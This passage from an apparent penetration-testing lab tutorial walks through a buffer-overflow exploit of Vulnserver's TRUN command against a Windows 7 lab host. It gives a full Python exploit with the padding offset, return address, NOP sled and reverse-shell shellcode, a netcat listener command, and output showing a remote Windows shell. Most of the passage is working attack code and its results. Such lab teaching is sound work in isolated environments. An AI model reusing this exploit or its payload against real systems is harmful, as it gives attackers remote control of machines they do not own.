"\xcf\x40\xf3\x67\x1a\xc1\x03\x22\x06\x60\x8c\xeb\xd3\x30\xd1"
"\x0b\x0e\x76\xec\x8f\xba\x07\x0b\x8f\xcf\x02\x57\x17\x3c\x7f"
"\xc8\xf2\x42\x2c\xe9\xd6";
root@kali:~/Desktop#
```

Figure 2-33- Created exploit code

Use the mouse to highlight the exploit code, as shown below. Right-click the highlighted code and click Copy.

## 2.8. Inserting the Exploit Code into Python


In our Kali Linux machine, in the Terminal window, execute this command:

nano shell

Use the down-arrow key to move the cursor into the blank line below this line:

exploit = (

Right-click and click Paste, as shown below.



```
root@kali: ~/Desktop
GNU nano 4.8 shell Modified
#!/usr/bin/python
import socket
server = '192.168.30.135'
sport = 9999

prefix = 'A' * 2006
eip = '\xaf\x11\x50\x62'
nopsled = '\x90' * 16
exploit = ("\\xdb\\xd2\\xbb\\xdc\\xbf\\x76\\x34\\xd9\\x74\\x24\\xf4\\x5a\\x33\\xc9\\xb1"
"\x52\\x83\\xea\\xfc\\x31\\x5a\\x13\\x03\\x86\\xac\\x94\\xc1\\xca\\x3b\\xda"
"\x2a\\x32\\xbc\\xbb\\xa3\\xd7\\x8d\\xfb\\xd9\\x9c\\xbe\\xcb\\x93\\xf0\\x32"
"\xa7\\xf6\\xe0\\xc1\\xc5\\xde\\x07\\x61\\x63\\x39\\x26\\x72\\xd8\\x79\\x29"
"\xf0\\x23\\xae\\x89\\xc9\\xeb\\xa3\\xc8\\x0e\\x11\\x49\\x98\\xc7\\x5d\\xfc"
"\x0c\\x63\\x2b\\x3d\\xa7\\x3f\\xbd\\x45\\x54\\xf7\\xbc\\x64\\xcb\\x83\\xe6"
"\xa6\\xea\\x40\\x93\\xee\\xf4\\x85\\x9e\\xb9\\x8f\\x7e\\x54\\x38\\x59\\x4f"
"\x95\\x97\\xa4\\x7f\\x64\\xe9\\xe1\\xb8\\x97\\x9c\\x1b\\xbb\\x2a\\xa7\\xd8"
"\xc1\\xf0\\x22\\xfa\\x62\\x72\\x94\\x26\\x92\\x57\\x43\\xad\\x98\\x1c\\x07"
"\xe9\\xbc\\xa3\\xc4\\x82\\xb9\\x28\\xeb\\x44\\x48\\x6a\\xc8\\x40\\x10\\x28"
"\x71\\xd1\\xfc\\x9f\\x8e\\x01\\x5f\\x7f\\x2b\\x4a\\x72\\x94\\x46\\x11\\x1b"
"\x59\\x6b\\xa9\\xdb\\xf5\\xfc\\xda\\xe9\\x5a\\x57\\x74\\x42\\x12\\x71\\x83")

Get Help  Write Out  Where Is  Cut Text  Justify  Cur Pos
Exit      Read File  Replace  Paste Text  To Spell  Go To Line
```

Figure 2-34- Copying the created exploit code to nano shell



To save the code, type Ctrl+X, then release the keys and press Y, release the keys again, and press Enter.

Next, we need to make the program executable. To do that, in Kali Linux, in the Terminal window, execute this command:

```
chmod a+x shell
```

### 2.8.1. Starting a Listener

In our Kali Linux machine, open a new Terminal window and execute this command:

```
nc -nlvp 443
```

This starts a listener on port 443, to take control of the Windows target.





Figure 2-35- Listening on port 443

### 2.8.2. Running the Exploit

In our Kali Linux machine, in a Terminal window, execute this command:

```
./shell
```


In Kali Linux, the other Terminal window shows a Windows prompt, as shown below. So, we can now control the Windows machine!



```
root@kali: ~/Desktop
root@kali: ~/Desktop# nano shell
root@kali: ~/Desktop# chmod a+x shell
root@kali: ~/Desktop# ./shell
Traceback (most recent call last):
  File "./shell", line 37, in <module>
    connect = s.connect((server, sport))
  File "/usr/lib/python2.7/socket.py", line 228, in meth
    return getattr(self._sock,name)(*args)
socket.error: [Errno 113] No route to host
root@kali: ~/Desktop# ./shell
Welcome to Vulnerable Server! Enter HELP for help.

Sending attack to TRUN . with length 3000
```

Figure 2-36- Successfully making nano shell program executable



```
root@kali: ~/Desktop
root@kali: ~/Desktop# nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.30.134] from (UNKNOWN) [192.168.30.129] 49251
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\admin\Desktop\vulnserver>
```

Figure 2-37- Successfully exploited into Windows 7.